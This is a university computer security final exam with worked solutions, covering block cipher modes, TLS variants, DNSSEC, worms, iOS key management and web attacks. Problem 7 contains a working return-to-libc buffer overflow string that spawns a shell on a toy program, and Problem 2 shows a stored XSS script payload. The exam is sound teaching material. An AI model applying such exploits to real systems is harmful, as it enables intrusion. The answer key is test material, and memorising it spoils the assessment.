Nick Weaver
Fall 2018

CS 161
Computer Security

Final Exam

PRINT your name: _____, _____
(last) (first)

I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that any academic misconduct on this exam will lead to an"F"-grade for the course and that the misconduct will be reported to the Center for Student Conduct.

SIGN your name: _____

PRINT your class account login: `cs161-`_____and SID: _____

Name of the person sitting to your left: _____

Name of the person sitting to your right: _____

Please read the following before starting the exam:

- You may consult three double-sided sheets of notes (or six single-sided sheets).
- You may not consult other notes, textbooks, etc. Calculators, computers, and other electronic devices are not permitted without prior approval of accommodation.
- Please write your answers in the spaces provided. We will not grade anything on the back of an exam page unless we are clearly told to look there. **Short answers should be less than 10 words.**
- Before you turn in your exam, write your Student ID at the top of every page.
- Bubble every item completely! Avoid using checkmarks, Xs, writing answers on the side, etc. If you want to unselect an option, erase it completely and clearly.
- For questions with circular bubbles, you may select only one choice.

  ○ Unselected option (completely unfilled)

  ● Only one selected option (completely filled)
- For questions with square checkboxes, you may select any number of choices (including none or all).

  ■ You can select

  ■ multiple squares (completely filled).
- We reserve the right to deduct points from exams which do not follow the above directions. (Of course, we will make reasonable exceptions.)
- You have 170 minutes. There are 9 questions of varying credit (169 points total). The questions are of varying difficulty, so avoid spending too long on any one question.

Do not turn this page until your instructor tells you to do so.

Problem 1 ***Some Odd(s) Crypto Questions*** **(18 points)**

For all of the following questions, assume that:

- The block cipher, AES, uses 256-bit keys and operates on 128-bit blocks.
- The symmetric cipher is constructed from AES using proper modes of operations.
- Plaintext blocks B_a and B_b are adjacent, where B_a is the first block to be encrypted.
- The ciphertexts of B_a, B_b are E_a, E_b, respectively.
- The IV (when appropriate) and the key K are always securely and randomly chosen.
- We assume AES is an ideal, secure cipher.

Hint: Use this space to draw out CTR and CBC modes. This part will not be graded, but should be useful in answering the following questions.

(a) If B_a and B_b are chosen independently at random, and the encryption uses **CTR** mode, what is the approximate probability that $E_a = E_b$?

- ○ 1 (Always)
- ○ $1 - 2^{-256}$
- ○ $1 - 2^{-128}$
- ○ $1 - 2^{-64}$
- ○ 2^{-64}
- ● 2^{-128}
- ○ 2^{-256}
- ○ 0 (Never)

(b) If B_a and B_b are chosen independently at random, and the encryption uses **CBC** mode, what is the approximate probability that $E_a = E_b$?

- ○ 1 (Always)
- ○ $1 - 2^{-256}$
- ○ $1 - 2^{-128}$
- ○ $1 - 2^{-64}$
- ○ 2^{-64}
- ● 2^{-128}
- ○ 2^{-256}
- ○ 0 (Never)

(c) If B_a is chosen at random, $B_b = B_a$, and the encryption uses **CTR** mode, what is the approximate probability that $E_a = E_b$?

- ○ 1 (Always)
- ○ $1 - 2^{-256}$
- ○ $1 - 2^{-128}$
- ○ $1 - 2^{-64}$
- ○ 2^{-64}
- ○ 2^{-128}
- ○ 2^{-256}
- ● 0 (Never)

(d) If B_a is chosen at random, $B_b = B_a$, and the encryption uses **CBC** mode, what is the approximate probability that $E_a = E_b$?

- ○ 1 (Always)
- ○ $1 - 2^{-256}$
- ○ $1 - 2^{-128}$
- ○ $1 - 2^{-64}$
- ○ 2^{-64}
- ● 2^{-128}
- ○ 2^{-256}
- ○ 0 (Never)

(e) If B_a is chosen independently at random, $B_b = B_a$, and the encryption uses **CTR** mode, what is the approximate probability that the first 64 bits of E_a equal the first 64 bits of E_b?

- ○ 1 (Always)
- ○ $1 - 2^{-256}$
- ○ $1 - 2^{-128}$
- ○ $1 - 2^{-64}$
- ● 2^{-64}
- ○ 2^{-128}
- ○ 2^{-256}
- ○ 0 (Never)

(f) If B_a and B_b are chosen independently at random, and the encryption uses **CTR** mode, what is the approximate probability that E_a and E_b are all 0s?

- ○ 1 (Always)
- ○ $1 - 2^{-256}$
- ○ $1 - 2^{-128}$
- ○ $1 - 2^{-64}$
- ○ 2^{-64}
- ○ 2^{-128}
- ● 2^{-256}
- ○ 0 (Never)

Problem 2 ***Kiwi Robots: Spec Ops*** **(19 points)**

In this question we discuss security challenges that Kiwi robots may face.

Description: A Kiwi robot is an autonomous delivery robot. It safekeeps an item inside a container, follows the Kiwi server's instructions to "walk" to the destination, and opens the container only to the correct recipient.[1]

Assumptions: A Kiwi robot connects to `api.kiwicampus.com` to receive commands via TLS, and validates certificates, just as a web browser does. The robots have correctly functioning clocks.

According to some statistics, there were 127 issued certificates for `*.kiwicampus.com`, 56 of them were still valid at the time we made the exam.

(a) True or False: If an attacker obtains the private key for ***any*** one of the 127 certificates, an ***in-path*** attacker can send forged signals to a Kiwi robot.

○ True ● False

◇ Why? (10 words max)

Solution: (2 points) Expired certificates will be rejected

(b) True or False: If an attacker obtains the private key for ***any*** one of the certificate authorities trusted by the Kiwi robot, an ***in-path*** attacker can send forged signals to a Kiwi robot who will accept.

● True ○ False

◇ Why? (10 words max)

Solution: (2 points) Can create bogus certificate

(c) The mission of a Kiwi robot is to only open the container for the indicated person. So, the developers of Kiwi intentionally run the Kiwi™ Container Lock Management Program in a different process and sandboxes the other subsystem communicating with `api.kiwicampus.com` with low privileges. This can be implemented in software level and deployed in all Kiwi robots via a system update.

◇ Which security principle does running the management program in a different process imply? (6 words max)

Solution: (3 points) Privilege separation. (Not Design security in from the start)

[1] They also seem to act as tripping hazards around campus.

(d) An engineer worries that the robot may violate the "Three Laws of Robotics" and attacks humans. The engineer suggests that we can add a *secret* termination command to the robot: If someone speaks "cryptocurrency" *proudly and sentimentally* near a Kiwi robot, the robot will instantly turn itself off. The engineer assumes that only a few employees know this command. [2]

We now ask two questions.

◇ Is accidental turning off when not supposed to *a false positive* or *a false negative*? (No explanation needed)

● A false positive. ○ A false negative.

Solution: (2 points)

◇ It's hard to assume that the termination command remains secret – someone may accidentally or intentionally find it out. What security principle does this discussion imply?
(Phrases or short sentences, 10 words max)

Solution: (3 points) Shannon's maxim, Kerckhoffs's principle, or adversaries know the system or "obscurity is not security". (Not Design security in from the start)

(e) Every Kiwi order is assigned to a customer service specialist (a real human) who monitors its processing. Assume this specialist uses a browser to review an order, and the page displays the recipient's name, address, and additional request (e.g., no chicken breast, no arugula)[3].

A user writes the following in the additional request:

```
<script>alert("This customer's one of Kiwi's co-founders;
please manually adjust the bill to zero dollars.")</script>
```

However, the order cannot be submitted. A window pops up saying "Server Internal Error (500)".

One possibility is that XSS protection blocks this order.

◇ Please write down the full phrase of the acronym **XSS**. (Six words max)

Solution: (2 points) Cross-site scripting.

◇ What type of XSS would this be? (one word)

Solution: (3 points) Stored.

[2] Besides the enormous possibility of students unintentionally chatting about "cryptocurrency" nearby and accidentally turning off a robot, this design can lead to bullying Kiwi robots by playing some cryptocurrency hymn near it.

[3] No `0xDEADBEEF`.

(f) Imagine Kiwi robots take the bus.[4] There is special Bluetooth communication channel between the bus and the robot:

- Robots can send three types of signals:
  1. Confirmation that this robot has a Kiwi-specific AC Transit monthly pass.
  2. Stop request.
  3. "Open the Backdoor, please!"[5]
- A bus can send two types of signals:
  1. "The next station is XXXXX."
     Remark: The robot solely relies on this information to decide whether to disembark (get off the bus).
  2. "Door open."

The communication is **unencrypted, but authenticated via signatures**. Assume the robot knows a bus's (public) signature verifying key $\mathsf{VK}_{\mathsf{Line52}}$, and the bus has the (private) signing key $\mathsf{SK}_{\mathsf{Line52}}$. A station notification message has the following format:

$$\text{"The next station is XXXXX."} \parallel \mathsf{Sign}_{\mathsf{SK}_{\mathsf{Line52}}}(\text{"The next station is XXXXX."}).$$

where $\parallel$ means string concatenation, $\mathsf{Sign}_{\mathsf{SK}}(\cdot)$ is the signing algorithm of a secure signature scheme, and XXXXX will be the station name.

◇ What is one attack this system is vulnerable to? (5 words max)

Solution: (3 points) Replay attacks.

(g) I have tried to pry open a Kiwi Bot.

● I plead the 5th.[6]

[4] Staring January 1, 2019, a local AC Transit monthly pass is only $84.60, and one transbay monthly pass is $198.00.

[5] "BACKDOOR!!"

[6] This means you invoke your legal right to remain silent to avoid the possibility of self incrimination as implied by the 5th Amendment to the U.S. Constitution.

Problem 3 ***A to Z / Spell With Me / Potpourri*** **(58 points)**

Write your answers in the given boxes. We will not grade outside of the box.

(a) (2 points) An AES key of size 256 bits is considered secure, while an RSA key of the same length is not secure. This is because the best-known attacks on AES are not much better than trying all possible keys (i.e., bruteforce), while the best-known attacks on RSA rely on factoring.

(b) (2 points) Even though PGP encrypts message data, in the default configuration it does not protect metadata, such as who the intended receiver of the message is.

(c) (2 points) In order to change the DNSSEC Key Signing Key of a nameserver, we must change the corresponding DS record in the parent nameserver.

(d) (2 points) If a DNSSEC domain has N valid subdomains and we wish to use NSEC, we must sign $\Theta(\text{N})$ NSEC records. If a DNSSEC domain has N valid subdomains and we wish to use **NSEC3**, we must sign $\Theta(\text{N})$ **NSEC3** records.

(e) (3 points) Consider a modification to NSEC3. When queried for a domain X which does not exist, sign the statement "There are no domains between $H(X) - 1$ and $H(X) + 1$". We would expect this to prevent enumeration attacks / zone walking but it requires online signatures / online cryptography.

(f) (2 points) Tor is not secure against a global passive eavesdropper because such an adversary can perform traffic/timing analysis.

(g) (2 points) Using a/an key derivation function allows us to create many long keys from a small seed. For Argon2 and PBKDF2, a big advantage is that these are slower / harder to bruteforce than using a pseudorandom number generator for the same purpose.

(h) (2 points) When using Tor with HTTP, a Tor exit node knows the original, unencrypted request of the client, and therefore can perform a/an man-in-the-middle attack.

(i) (2 points) Consider the following method of proving document ownership at a certain time without revealing the content of the document. You compute a/an hash of your document. You then put this on the Bitcoin blockchain by creating a trivially small transaction including the computed value. After some time, you are ensured that proof of your ownership is immutably stored, *without relying on centralized trust.*

(j) (2 points) TLS provides protection against replay attacks by using nonces (R_b and R_s) OR TLS sequence numbers.

(k) (3 points) Recall the setting presented in lecture where a blackhat attacker wishes to prove to a journalist that they have records from a data leak without revealing all the records. We present a new method for this. The attacker has records $X_1, \ldots, X_N$, and sends a hash of each record $h_i = H(X_i)$ to the journalist. The attacker also tells the journalist the record format. The journalist chooses a random subset of $M \ll N$ hashes and asks the attacker to send the corresponding records. If we want to be 99% sure that the attacker has not exaggerated the size of the dataset by a factor of 10 or more, we should ask for $M = \underline{2}$ hashes. (Answer an expression, possibly involving N. Approximation preferred.)

> **Solution:** If the attacker lies by a factor of 10, only 1/10 of the records they sent are real. So if we ask them to show us the record corresponding to a random hash, they can only do so with probability 1/10. We ask for two hashes, and they can give semantically valid preimages for both of them with probability $(1/10)^2 = 1/100$, so we are $1 - 1/100 = 99\%$ sure. (This is an approximation because the journalist would ask for two different records, so the events are not actually independent.)

(l) (2 points) Consider two detectors A and B. Detector A has a false positive rate of 10%, and a false negative rate of 5%. Detector B has a false positive rate of 2%, and a false negative rate of 4%. We compose these detectors to make a new detector C, which triggers if either A or B triggers. The false positive rate of C is between 10% and 12%. (For credit, your bounds must be tight.)

> **Solution:** Best case: B's false positives are all A's false positives, so at least 10%.
>
> Worst case: B's false positives are all different than A's false positives, so at most 12%.
>
> (Note that there is no assumption in the question that the two detectors are independent. If they were, then we could calculate the false positive rate exactly.)

(m) (2 points) Using log detection is a cheap and easy way to integrate intrusion detection with most webservers, as they typically already support outputting the necessary data because they already record every request. The main disadvantage is that we only detect after the fact / post hoc.

(n) (3 points) Both ARP and DHCP spoofing are most effective for attackers who want to give wrong information about the router / gateway when the attacker is on the same local network as the victim, since this system relays the user's traffic to the Internet. In ARP spoofing, the attacker substitutes a real reply with the attacker's MAC address. In DHCP spoofing, the attacker substitutes a real reply with the attacker's IP address.

(o) (3 points) Spoofing packets for TCP to establish a connection as an off path attacker is harder than for UDP. This is because spoofing for UDP only requires knowledge of IP addresses and port numbers for the server. However, spoofing for TCP requires knowledge of (initial) sequence number for the server as well.

(p) (2 points) A hash function h is collision-resistant if it is infeasible for an attacker to find two different messages x and x' such that $h(x) = h(x')$. A hash function h is second-preimage resistant if it is infeasible for an attacker given x to find a different message x' such that $h(x) = h(x')$.

(q) (3 points) Consider a MAC tag on a message using a key. If our MAC is unforgeable, it is hard to find another message when using the same key such that the MAC/tag is the same.

(r) (2 points) If we reuse an IV in CBC mode for two different messages, we leak which plaintext blocks are the same until the first different block, after which all the remaining blocks appear unrelated / random.

(s) (2 points) Good PRNGs have the option to add entropy by using the Reseed function, which should be mixed with the PRNG's internal state / entropy.

(t) (2 points) If we modify the compiler to have a backdoor which inserts a backdoor when compiling the `login` program and also when compiling the compiler, we'd have an awful time "trusting trust"...

> **Solution:** See Ken Thompson's talk: Reflections on Trusting Trust.

(u) (2 points) Using a/an VPN/proxy to connect to the Internet means you do not have to worry about your ISP snooping on your traffic. However you must now trust whoever you purchased it from to not snoop on traffic.

(v) (3 points) Using stack canaries will usually make our program exit before returning from a function where a buffer overflow overwrites the return address. However it doesn't help us with heap buffer overflows, since those are not on the stack. It also doesn't help with buffer overflows which only overwrite local variables / function pointers but don't overwrite the return address.

(w) (2 points) A naive implementation of RSA decryption would probably leak bits of the secret key due to timing attacks / side channels. This is why one should never write your own crypto, until

you can do a proper interpretive dance on the subject...

(x) (2 points) Mozilla Firefox adds a small time delay before the "OK" button is available on a download confirmation box. This is intended to prevent attacks where the user means to click on something else, but since a download confirmation box shows up at the same time, the user accidentally downloads malware onto their computer. This attack is most similar to the web attack clickjacking, which also relies on unintentional user actions.

(y) (2 points) Antivirus companies often use signature-based detectors to catch viruses, but virus creators can evade these detectors by writing viruses that avoid having fixed signatures (i.e., writing polymorphic / metamorphic viruses).

(z) (2 points) One way to protect against SQL injection is to filter anything containing potentially bad characters, like `", \, ', ...`, and to allow anything which does not contain these bad characters. However, this approach, called blacklisting / default-allow / input sanitization, is very error-prone. A more careful approach is whitelisting / default-deny, begrudgingly accept prepared statements, which only allows certain inputs and blocks everything else.

Problem 4 ***TLS Things*** **(12 points)**

You know the drill: consider the following modifications to TLS.

(a) Consider the following modification to Diffie-Hellman TLS. Rather than calculating the premaster secret as $g^{ab} \bmod p$, the client and server calculate it as $(g^{ab})^{R_b R_s} \bmod p$ where R_b and R_s are the random nonces sent in ClientHello and ServerHello respectively. TRUE or FALSE: The resulting scheme preserves the confidentiality of TLS.

○ TRUE ● FALSE

Explain (be concise):

Solution: MITM can set $R_s = 0$, guaranteeing that $PS = 1$.

In detail: Consider a MITM who attempts to impersonate the server. They set $R_s = 0$, and then replay an old signed value of g^b which they received from the server. They do not know b, but regardless $(g^{ab})^{R_b R_s} = 1$, so they can derive the correct keys and spoof the server.

More complicated attacks and less obvious attacks are possible, such as the MITM forcing the client and server to perform Diffie-Hellman in a constrained subgroup of order $q \mid p - 1$.

For example, one can consider after receiving R_b to choose an $R_s \neq 0$ such that $R_b R_s \equiv 0 \pmod{p-1}$, which makes $(g^{ab})^{R_b R_s} \equiv 1 \pmod{p}$ by Euler's Theorem. This doesn't quite work. R_b and R_s are only 256 bits and their product would need to be $\geq p - 1$. But p is typically at least 2048 bits for Diffie-Hellman (over prime fields) to be secure. However we gave full credit for this solution as well.

(b) Consider the following modification to RSA TLS. Rather than sending $\{\text{PS}\}_{K_{\text{server}}}$, the client sends $\{\text{PS} \oplus R_b\}_{K_{\text{server}}}$. The value $\text{PS} \oplus R_b$ is used as the premaster secret to compute symmetric keys. TRUE or FALSE: The resulting scheme preserves the confidentiality of TLS.

● TRUE ○ FALSE

Explain (be concise):

Solution: This is fine–the PS value was random already, and so [invertible] "tweaks" to it don't have any effect either way.

(c) Consider the following modifications to Diffie-Hellman TLS. As usual, the client sends its value of R_b and the server answers with R_s. Later in the handshake, the server now replies with $g, p, g^b \bmod p$ and with a signature on $g, p, g^b \bmod p$, R_s and R_b concatenated together. The client verifies the signature and checks that it matches earlier messages. The client and server no longer use R_s or R_b to compute keys, just $g^{ab} \bmod p$. TRUE or FALSE: The resulting scheme preserves the security of Diffie-Hellman TLS against **replay attacks**.

● TRUE ○ FALSE

Explain (be concise):

Solution: This is fine–the signature is on both values and so the attacker cannot reuse old values.

(d) Consider the following modifications to Diffie-Hellman TLS. Both the client and the server stop generating their secret values a and b randomly. Instead, all parties will just increment a stored secret value by 1 for each new connection they make. TRUE or FALSE: The resulting scheme preserves the forward secrecy of the Diffie-Hellman Exchange.

○ True ● False

Explain (be concise):

Solution: Nope. Get an A or B and can recover old sessions

Problem 5 ***Alice in Wormland*** **(12 points)**

In an alternate reality, Carol is our average citizen, Alice is leading a foreign country's national security team, and Bob is responsible for servers suspected to be aiding in illegal drug trafficking. The foreign country's national policy is "guilty until proven innocent", so they put Alice in charge of designing a worm to target Bob's servers in order to monitor and disrupt these activities.

(a) True or False: Even if Bob's servers do not connect to the internet, Alice can design a worm to infiltrate Bob's servers.

● True ○ False

Explain (be concise):

Solution: Use USB, as in Stuxnet

(b) True or False: If Bob's servers are connected to the Internet and using a NIDS or a firewall to block port scanning by blocking individual IPs after that IP generates 5 failed TCP connections, Alice's worm can still use port scanning to find the extent of Bob's network.

● True ○ False

Explain (be concise):

Solution: Looks like its coming from everywhere.

(c) True or False: It is feasible for Alice's worm to avoid spreading to Carol's servers, which are identical to Bob's computers.

○ True ● False

Explain (be concise):

Solution: The nature of a network worms is that it will propagate to all computers with the vulnerability being exploited. It is hard to know which servers are Bob's without infecting the server.


(d) True or False: It is feasible for Bob, Carol, Dave, and others to rely on human mediated defenses to block worms.

○ True ● False

Explain (be concise):

Solution: Worms are too fast.

Problem 6 ***Some Keys to iOS Security*** **(12 points)**



As mentioned, Apple's iOS is largely designed as a fortress. Every file is encrypted with a random file key. That key is stored in the file Metadata record after being encrypted by the class key, which specifies the file access class (e.g"belongs to user", "system data", etc). The entire Metadata record is then encrypted with the File System key. Each class key is encrypted with either the hardware key or the passcode key, depending on if the data should be accessible to the system at startup or only after the user has input their passcode. The file system key is encrypted with the hardware key and stored in a single location, and the hardware key is built into the CPU itself and can only be used to encrypt or decrypt data.[7]

Additionally, the hardware key is a randomly generated key, and the passcode key is `PBKDF2(hardware-secret || passcode)`, tuned to take roughly 100ms, with the hardware secret also a randomly generated 256b value.

So, in short, we have K_h (the hardware key), K_p (the passcode key), K_{fs} (the filesystem key), a few K_{class} keys for different data classes, and per file keys K_{file}. All keys are randomly generated except for K_p. All keys are 256b AES keys.

(a) If the user changes their passcode, what key(s) need to be reencrypted?

Solution: Some of the K_{class} keys

(b) If we need to nuke[8] the entire device, rendering all contents unrecoverable, what are the minimum non-hardware secrets that we should erase to accomplish this?

Solution: K_{fs}

(c) Assume an attacker can compromise the phone completely without the passcode, reading the raw (encrypted) storage and they *can* read the hardware secret and hardware key. TRUE or FALSE: Assuming PBKDF2 is correctly tuned as stated, the maximum number of passwords they can try per second is 10.

○ TRUE ● FALSE

Solution: As many as they want! One single modern GPU is capable of computing hundreds of thousands of PBKDF2 operations per second.

(d) One tool ("GrayKey") enables law enforcement to exploit a phone through a USB connection[9] and then implement an on-line brute force attack. If a user has a 6 digit random passcode, how many seconds is it expected (on average) to take to break the user's passcode?

[7] If this looks more than a little similar to Nick's solution to project 2, well, that isn't a coincidence.
[8] Slang for completely erasing all content.
[9] This is why the current iOS now locks the USB after 30 minutes of inactivity.

Solution: 50,000 seconds. (1,000,000 combinations, 10/second, expect to succeed half way)

Problem 7 ***Attacks and Defenses*** **(16 points)**

Lord Dirks has prepared a malicious program which pretends to just greet the user, but secretly runs an evil script `"./evil.sh"` by calling the C library function `system`:

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  void exploit() {
4    char name[8];
5    gets(name);
6    printf("Hello, %s!\n", name);
7    system("./evil.sh");
8  }
9  int main() {
10   exploit();
11 }
```

Dump of assembler code for function exploit:

```
1    0x00400620 <+0>:    push   %ebp
2    0x00400621 <+1>:    mov    %esp,%ebp
3    0x00400623 <+3>:    sub    $0x18,%esp
4    0x00400626 <+6>:    sub    $0xc,%esp
5    0x00400629 <+9>:    lea    -0x10(%ebp),%eax
6    0x0040062c <+12>:   push   %eax
7    0x0040062d <+13>:   call   0xb7e63fb0 <_IO_gets>
8    0x00400632 <+18>:   add    $0x10,%esp
9    0x00400635 <+21>:   sub    $0x8,%esp
10   0x00400638 <+24>:   lea    -0x10(%ebp),%eax
11   0x0040063b <+27>:   push   %eax
12   0x0040063c <+28>:   push   $0x400700
13   0x00400641 <+33>:   call   0xb7e4e940 <__printf>
14   0x00400646 <+38>:   add    $0x10,%esp
15   0x00400649 <+41>:   sub    $0xc,%esp
16   0x0040064c <+44>:   push   $0x40070c
17   0x00400651 <+49>:   call   0xb7e3fb40 <__libc_system>
18   0x00400656 <+54>:   add    $0x10,%esp
19   0x00400659 <+57>:   nop
20   0x0040065a <+58>:   leave
21   0x0040065b <+59>:   ret
```

Lord Dirks is confident that Neo will never be able to pwn this program because he has enabled what he believes to be the ultimate defensive technique: data execution prevention/executable space protection/NX bit.

As a result, Neo's first attempt at pwning the program actually failed. Neo quickly identified the position of the saved return address, but his attack was subverted by the NX bit protection.

However, Neo used his impressive hacker skills to find a magical string in the program itself and construct an exploit that actually works. His exploit uses the following python string:

`"\x90" * k + "\x40\xfb\xe3\xb7" + "\x90" * 4 + "\x13\x07\x40" + "\n",`

for a suitable value of `k`.

(a) What should be the value of `k` for the exploit to work?

$k =$ _____

Solution:

We need `k = 20`. Before executing instruction 0x00400620, $esp points to the saved return address. This instruction decrements $esp by 4. Then, the next instruction saves this value in $ebp. Finally, we see on instruction 0x00400629 that the address of `name` is 16 bytes below this $ebp value. Therefore, it is 20 bytes below the saved return address. For the exploit to work, we want the saved return address to be replaced by 0xb7e3fb40 (`__libc_system`).

(b) What command gets executed as a result of the exploit?

Command (1 line of code): _____

Solution:

`system("sh");` – also accept `sh`

The exploits redirects the control flow to address 0xb7e3fb40, which is the beginning of function `__libc_system`, a.k.a. `system`. It also sets up the string argument of function `system` to be 0x00400713 (remember that `gets` replaces the newline `'\n'` with a null byte `'\0'`). The address 0x00400713 is 7 bytes after 0x0040070c, which is the address of string `"./evil.sh"`. Hence, the string given as argument to `system` is `"sh"`, which results in calling `system("sh")` and executing a shell.

(c) List two mitigations that would prevent Neo from pwning the program (without fixing the vulnerable C source code or writing the code in a type-safe language).

Mitigation 1 (5 words max): _____

Mitigation 2 (5 words max): _____

Solution:

Mitigation: stack canaries

Explanation: the stack canary would be overwritten by the buffer overflow, which would be detected by the program before the function returns.

Mitigation: ASLR/Selfrando

Explanation: With ASLR/Selfrando, Neo wouldn't know where in memory libc was loaded. So Neo would not know what is the address of function `system`.

(d) True or False: The exploit still works if the bytes `'\x90'` in the attack string are replaced by other random values (different from `'\n'`).

● True ○ False

Solution: True, these bytes have no special meaning and are not being used as a NOP chain (with NX bit, we couldn't execute anything on the stack anyway).

Problem 8 ***Network Security*** **(10 points)**

Answer the following questions on network security.

(a) Security incidents are inevitable. What is something you can make sure are recorded *before* an incident occurs that will help you recover afterwards? (Short answer)

Solution: Logs.

(b) You start working as a security expert at GoodCorp, a company with a variety of hardware and software connected to the Internet via a single company network. What tool could you use to detect attacks in real-time on the network? (Short answer)

Solution: NIDS

(c) Unfortunately, GoodCorp's budget is low and you are the only person on the security team despite a connection rate of 10M connections per day. However, you build a tool that generates alerts, which you then manually inspect to confirm an attack. The tool has a detection rate of 99% and a false positive rate of 1%. Will your tool help you prevent attacks in practice?

○ Yes ● No

Explain (be concise):

Solution: You need to manually look at 100k connections per day!

(d) You decide to take a vacation and find yourself inside the Great Firewall of China (a network monitoring system China uses to perform censorship). The Great Firewall attempts to close TCP connections to servers hosting restricted content using injected TCP Reset packets.

Can TLS prevent this censorship?

○ Yes ● No

(e) You visit your personal website via HTTPS and notice the CA has changed from the one you configured, but the page loads with no errors! How is this possible? (You are not using a CDN/mirror, and your computer/browser has not been compromised.)

Solution: Attacker has the secret key for another valid CA. Alternatively, the Attacker has compromised your personal webserver.

(f) How could you *mitigate* the attack in part (e)?

Solution: HTTP Public Key Pinning (HPKP), or more recently, certificate transparency. or DNS-based Authentication of Named Entities (DANE).

Problem 9 ***Smoke Air Every Day*** **(12 points)**

Lord Carol[10] is hitting refresh on the CAAQMD's[11] website, `http://www.CAAQMD.gov`, hoping the AQI[12] stays under 200. As it approaches 199, she decides to take action.

(a) Lord Carol uses her CS 161 skills and hits `inspect element`. She sees

```
1    <td class="rowData">
2        <div class="cData">199</div>
3        <div class="cAQI red"></div>
4    </td>
```

TRUE or FALSE: Changing 199 to 175 in her browser injects 175 into CAAQMD's database.

○ TRUE ● FALSE

Explain (be concise):

Solution: Only changes local file.

(b) Lord Carol decides to DDoS the CAAQMD servers. As a botmaster, which of the following are normally considered viable ways to implement a botnet?

☐ Financial engineering
☐ Buy hundreds of smartphones to use as bots
■ Pay-per-bot services
■ Exploiting Caltopia's web page visitors by adding malicious JavaScript to the web pages
■ A worm or virus
■ Social engineering
☐ None of the Above

(c) Which of the following would automatically stop the DDoS attack if implemented by CAAQMD?

☐ Firewall
☐ NIDS
☐ KIDS
☐ Log-based Detection System
☐ YIPS
■ None of the Above


(d) Oski decides to (legally) smoke tobacco and marijuana near the CAAQMD's AQI sensor.[13] The AQI reading hits 9001 and Caltopia automatically shuts down. This is a false

● positive. ○ negative.

[10] Although traditionally, "Lord" refers to men, recent usage has allowed this in a gender neutral context. For example, one of Queen Elizabeth's many titles is "Lord of Mann".
[11] Caltopia Area Air Quality Management District
[12] Air Quality Index
[13] PSA: Oski is immortal and can afford to do this. Please don't smoke.

Figure 1: "Also, after all the warnings about filling in the bubbles completely, I spent like 30 seconds on each one." – XKCD

NOT RECOMMENDED



RECOMMENDED

Figure 2: Recommended handwriting for CS161 final exam.